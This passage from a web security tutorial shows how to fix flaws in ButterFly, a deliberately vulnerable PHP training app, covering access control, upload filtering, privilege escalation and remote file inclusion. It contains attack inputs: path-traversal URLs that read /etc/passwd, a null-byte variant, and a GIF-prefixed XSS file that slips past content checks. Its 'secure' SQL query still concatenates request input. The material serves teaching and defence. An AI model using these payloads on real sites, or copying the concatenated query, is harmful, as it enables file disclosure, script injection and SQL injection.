
The privilege escalation vulnerability found in the insecure version of the ButterFly application stems from the lack of authorization check in the preview.phpsec file. The code, which checks whether a requested file belongs to a user, who makes a request, is essential here.

The following code adds this simple check to the preview.phpsec file:

```
###
# SECURE: Check if the order id belongs to the current user

$res = db_query("select id_user from orders where id_order='".$_REQUEST['f']."'");

if (mysql_num_rows($res) > 0) {
	$row=mysql_fetch_array($res);

	# if id user ids do not match, throws error. One exception here: the admin can see all orders!
	if ($row[0] != $id_user && $admin != 1) {
		error_log("preview.phpsec: Cross-user access try detected. Current user=$id_user accessing the content belonging
to the user=".$row[0].".");
		echo "ERROR: There was a problem with your request";
		exit();
	}
}
else {
	error_log("preview.phpsec: Non-existent order id was entered.");
	echo "ERROR: There was a problem with your request";
	exit();
}
```

The above code makes an exception for the administrator user, who needs to have access to all files in order to accept the orders properly.

Let's try to access the file of order number 13 belonging to the app2 user using app1 account. The user using app1 account will see the following screen during this try:




The ButterFly application error logs will contain the following after this request:

```
[Thu Feb 28 14:31:08 2008] [error] [client xx.xx.xx.xx] preview.phpsec: Cross-user access try detected. Current user=1 accessing the content belonging to the user=2., referer: http://secure.butterfly.prv/login?req=/preview?f=13
```

### 7.3.3.3. correcting application access control – direct filesystem access

This vulnerability comes from the improper handling of the application parameters. The lack of the control on what the parameter sent by a user browser contains results in serious security vulnerability, which can reveal the content of the files stored on the application server.

In the case of the ButterFly preview.phpsec file, the expected parameter called 'f' should contain numeric value pointing at one of the order numbers. Because of this fact, it is fairly easy to handle this condition securely by using the PHP is_numeric function.


In the secure version of the ButterFly the following code was used to handle the parameter processing:

```
###
# SECURE: Make sure that F parameter is a NUMBER!

if (!is_numeric($_REQUEST['f'])) {
	# log the error
	error_log("preview.phpsec: Parameter F was found not to be NUMERIC.");

	echo "ERROR: There was a problem with your request";
	exit();
}
```

Let's try to execute the attack against this vulnerability using the code from the insecure part of the document. This should verify whether the protection works properly. As the first attack I will use the URL without %00. I will explain why I am doing this in a second.

```
http://secure.butterfly.prv/preview?f=../../../../../../etc/passwd
```

You should see the following screen:



The application logged the following error message:

```
[Thu Feb 28 15:38:56 2008] [error] [client xx.xx.xx.xx] preview.phpsec: Parameter F was found not to be NUMERIC.
```

As you can see the protection works. Now I will explain why I did not use the attack URL with %00 character listed below:

```
http://secure.butterfly.prv/preview?f=../../../../../../etc/passwd%00
```

The answer will be obvious when you look at the application error log, after submitting above URL. The logged information can be seen below:

```
[Thu Feb 28 15:44:07 2008] [error] [client xx.xx.xx.xx] ALERT - ASCII-NUL chars not allowed within request variables - dropped variable 'f' (attacker 'xx.xx.xx.xx', file '/apache/www/apache22/butterfly/secure/preview.phpsec')
 [Thu Feb 28 15:44:07 2008] [error] [client xx.xx.xx.xx] PHP Notice:  Undefined index:  f in /apache/www/apache22/butterfly/secure/preview.phpsec on line 38
[Thu Feb 28 15:44:07 2008] [error] [client xx.xx.xx.xx] preview.phpsec: Parameter F was found not to be NUMERIC.
```

The logs showed that some other mechanism eliminated the threat. The ButterFly application still points out that ‘F’ parameter is not a number, but it does that, because ‘F’ parameter does not exist anymore. It was removed by SUHOSIN extension, because it contained the NULL character.

#### 7.3.3.4. filtering of upload procedure

The proper filtering of uploaded content to a web application is a difficult subject. There is not any easy way for mitigating this risk. So far, you could see that most of the vulnerabilities found in the ButterFly application were corrected on the entry level in the application. However, in the case of filtering of uploaded files it is not possible to secure this process 100%. We can introduce some security measures to protect this process, however they are not perfect as I will show later in this section.

If we can not adequately secure the upload process, we do not have much choice but to focus how we secure accessing files at later stages of the file processing.

##### *7.3.3.4.1. content filtering of uploaded files*

One of the security measures we can introduce to the upload procedure is the file content filtering. So far the ButterFly application was checking only Content-Type header. The content filtering will inspect additionally the content of the uploaded file to verify whether it is really a GIF file.

For this purpose we can use magic database from fileinfo PHP extension. The functions in the extension try to guess the type of the tested file by checking certain ‘magic’ byte sequences within the file.

The following code will add the file content check to the ButterFly application:

```
###
# A bit more SECURE: checking the content of the file using libmagic library

$finfo = finfo_open(FILEINFO_MIME);
if (finfo_file($finfo, $_FILES['uploaddoc']['tmp_name']) != "image/gif") {
        echo "You are allowed to upload .gif images.";
        db_query("ROLLBACK");
        exit();
}
```

Let’s execute the attack with attack.html file again. Try to upload the file with the following content:

```
<html>
<body>
<script>alert('XSS');</script>
</body>
</html>
```

Next, intercept the request using PROXY tool and modify the Content-Type of the submitted file from text/html to image/gif. After this change pass the request to the application.

You should receive the following error message: “You are allowed to upload .gif images”. This time the attack was not successful. The content file filtering stopped the attack.

However, I have mentioned in the beginning of this section that this protection is not perfect. Why? The answer will be quite obvious when you take a look at MAGIC.MIME file, which is used by the functions to guess the type of the files.

In case of the GIF file, the check is based on the existence of the ‘GIF’ string in the tested file. Is this really so simple? Let’s attack the application using slightly modified attack.html with this content:

```
GIF
<html>
<body>
<script>alert('XSS');</script>
</body>
</html>
```

Now try to submit the file with the new order and in the intercepted request change the Content-Type of the file to image/gif.

This time the file was accepted by the application without complaint. As you can see the introduced protection is not very good. However, it is still worth using it. Many script kiddies will not be able to pass it, but for moderately skilled attacker this protection will not be a challenge.

Therefore, we have to make sure that the uploaded file will not be harmful for an application user, even when an attacker bypasses the file filtering protection.

NOTE:

In order to be sure in 100% that the uploaded file has the type expected by us, we need to use specialised parser to verify the type of the file. In case of pictures it can be the graphic library, which allows image modification. However, further tests are needed to confirm this thesis. If an application requires accepting many file types, the use of such parsers can be very time-consuming and sometimes impossible, because the parsers for some file types simply do not exist.

#### *7.3.3.4.2. secure sending files to users*

The ButterFly application during the preview of the uploaded file uses the application/octet-stream Content-Type header. This type together with Internet Explorer browser renders the uploaded picture in the window of the browser using the filetype detection browser feature.

However, when an attacker manages to upload malicious HTML file, this feature renders the HTML code instead of the expected picture.

This scenario is one of the examples how file upload vulnerabilities are created. If we can not be sure of the file content (in the ButterFly case, you could see above that we can not), we have to be very careful what we are doing with the files. Rendering them directly in the browser will cause the execution of the JavaScript code, but displaying them in <img> tag will be safe, for example:

```
<img src="7.gif">
```


will render as a broken image file, but no JavaScript code will be executed.

However, I can not use this way in the ButterFly, because src target file has to be accessible from the root folder of the web server. As I explain in one of the previous sections, we can not put uploaded files in the web root folder, because it will allow direct access to these files and cause many security vulnerabilities.


Therefore, I have to use a different way. It seems that the best solution for the ButterFly is to use the Content-Disposition header during the preview stage. The following code should be safe enough not to harm the application users, when opening potentially malicious file:

```
### secure
#
header("Content-Disposition: attachment; filename=".$_REQUEST['f']."gif");
header("Content-Type: image/gif");
```

Now, when a user requests to view an uploaded file, he will see the following window:




Even if the 7.gif is not the real GIF image, opening the file will execute the external application registered in the user's Operating System, which handles GIF files (Internet Explorer is not this application in default configuration of Windows XP). Below you can see what happens during opening malicious 7.gif file in external image viewer:




As you can see the malicious content of 7.gif file was not recognized and included JavaScript was not executed.

### 7.3.4. Cross-user access prevention

Let's look again at the vulnerable POST request in the order history:

```
POST http://insecure.butterfly.prv/orders.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://insecure.butterfly.prv/orders.php
Accept-Language: pl
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 15
Pragma: no-cache
Cookie: sid=8b9a89524fd244013f1029d3eb7c7a9db11cb859

id=1&order_nr=7
```

A developer used here as id parameter the id of the application user for some unknown reason. Usually, this kind of information should not be sent to a client side at all. The id parameter should be set by the authentication function and can not be modified by a user supplied parameter.

So should I remove the id parameter completely from the order history?  Not precisely. Definitely I have to remove from the POST request. However I should still use the id_user parameter in the SQL query. Why? Let's take a look at the vulnerable SQL query:

```
 # list all items
 $res = db_query("select orders.id_order, items.name, items.price, order_items.amount, orders.comment, orders.status from
(items JOIN order_items on items.id_item=or
der_items.id_item) JOIN orders ON orders.id_order=order_items.id_order where
orders.id_order=".$_REQUEST["order_nr"]." and orders.id_user=".$_REQUEST["id"]." order by order_items.i
d_item asc");
```

If I remove the id_user parameter completely, the Cross-User Access vulnerability will be even easier to execute. Changing only the number of the order will be enough to access other users' orders. Therefore, I have to leave at the query id_user parameter. However, instead of user supplied id variable I can use here the global $id_user variable set by the is_authenticated() function. When an attacker tries to access the order not belonging to him, the query will return 0 rows blocking the access effectively.

Below you can find the secure version of the SQL query:

```
$res = db_query("select orders.id_order, items.name, items.price, order_items.amount, orders.comment, orders.status from
(items JOIN order_items on items.id_item=or
der_items.id_item) JOIN orders ON orders.id_order=order_items.id_order where
orders.id_order='".$_REQUEST["order_nr"]."' and orders.id_user='".$id_user."' order by order_items.id_i
tem asc");
```

### 7.3.5. Preventing the privilege escalation

Correcting the direct privilege escalation vulnerability found in the ButterFly application is very easy. This stems from the fact that the authorization procedure is already implemented in the application. However, the overlooking of one detail in this procedure causes quite an interesting vulnerability.

Let's take a look at the authorization check. It is really simple function:

```
function is_admin() {

	global $admin;

	if ($admin != 1) {
		redirect_to_login();
	}
}
```

The procedure checks whether the global variable $admin (set by is_authenticated() function) equals one. In the case when it does not, the procedure redirects the user to the login page.

However, the rendering of the page is not stopped by the procedure. Therefore, it is possible to access the page, although the redirection is in place. The following small correction solves the vulnerability effectively:

```
function is_admin() {

	global $admin;

	if ($admin != 1) {
		redirect_to_login();

		###
		# SECURE: don't render the rest of the page!
		exit();

	}
}
```

### 7.3.6. Eliminating the remote code execution

The remote code execution is probably the most severe vulnerability, which can be found in PHP applications. Fortunately, there are several solutions, which we can use in order to prevent the remote code execution. To make the application more secure, it will be best to use all of them together.

#### 7.3.6.1. allow_url_fopen and allow_url_include

Disabling allow_url_fopen and allow_url_include options in PHP config will disallow the use of the URLs as files, which can be used in different PHP functions. When these options are disabled executing the attack fails and the following information is logged:

```
[Thu Feb 14 14:50:47 2008] [error] [client xx.xx.xx.xx] PHP Warning:  include() [<a
href='function.include'>function.include</a>]: URL file-access is disabled in the server configuration in
/apache/www/apache22/butterfly/secure/preview.phpsec on line 19
```

#### 7.3.6.2. Suhosin

If you use the server Suhosin extension, the remove code execution attacks will fail because of two reasons.

The first reason is the use of NULL character by the attack. The NULL character is detected by Suhosin and the variable containing this character is removed. Suhosin logs the following message:

```
[Thu Feb 14 14:21:55 2008] [error] [client xx.xx.xx.xx] ALERT - ASCII-NUL chars not allowed within request variables -
dropped variable 'ourpath' (attacker 'xx.xx.xx.xx', file '/apache/www/apache22/butterfly/secure/preview.phpsec')
```

The second reason, when the variable does not contain NULL character, is the detection of the variable containing the URL address. Suhosin blocks the attack again and logs the following information:

```
[Thu Feb 14 14:49:04 2008] [error] [client xx.xx.xx.xx] ALERT - Include filename ('http://oursite.com/
test.txtfunctions_add.phpsec') is an URL that is not allowed (attacker 'xx.xx.xx.xx', file
'/apache/www/apache22/butterfly/secure/preview.phpsec', line 19)
```

#### 7.3.6.3. code modification

The above steps effectively stop the remove code execution attack. However, the application is still vulnerable to malicious local inclusion and/or local code execution. The best way to mitigate this vulnerability is to remove the insecure code completely as it was done within the ButterFly application.

### 7.3.7. Correcting AJAX vulnerabilities

The impact of AJAX vulnerabilities on the ButterFly application is a bit limited. This stems from the fact that XAJAX framework used by the ButterFly uses XML requests instead of JSON.

Removing the Cross-Site Scripting vulnerability in search AJAX page mitigates also the AJAX vulnerability. The authentication and SQL injection issues in AJAX page were resolved in corresponding sections of this article.

# 8. Summary

I hope that the journey through the ButterFly application was helpful and educational to you. I hope that I have managed to convince you how dangerous web vulnerabilities are and how easy in many cases it is to write secure code.

I know that the ButterFly application has many limitations. Nevertheless I think it is really a good playground for security testing, which can be helpful to you during your own testing or code writing.

If you find any errors in the document, application or chrooted environment, or you just want to share opinion about this project, let me know without hesitation, please.

Good luck with web application security.

Regards

Rafal Rajs

Pentest Limited

# A ANEX - Self-submission forms in an email - requirements

1. Outlook Express 6.0 Windows XP SP2 fully patched:
   OPTIONS -> Security
   - *Select the Internet Explorer security zone to use* set to *INTERNET ZONE*
   - *Block images and other external content in HTML e-mail* unchecked.

2. Thunderbird 1.5 fully patched:
   TOOLS → OPTIONS → PRIVACY → General
   - *Block JavaScript in mail messages* unchecked

# B ANEX – Enabling and Disabling Magic Quotes

In order to enable the Magic Quotes functionality in insecure version of the ButterFly application. You have to follow mentioned below steps:

1. cd /usr/local/butterfly/start
2. ./stop.sh
3. edit configs/php.ini-5.1.1

   Change the line:

   *magic_quotes_gpc = Off*

   to:

   *magic_quotes_gpc = On*
4. save changes to the file
5. ./start.sh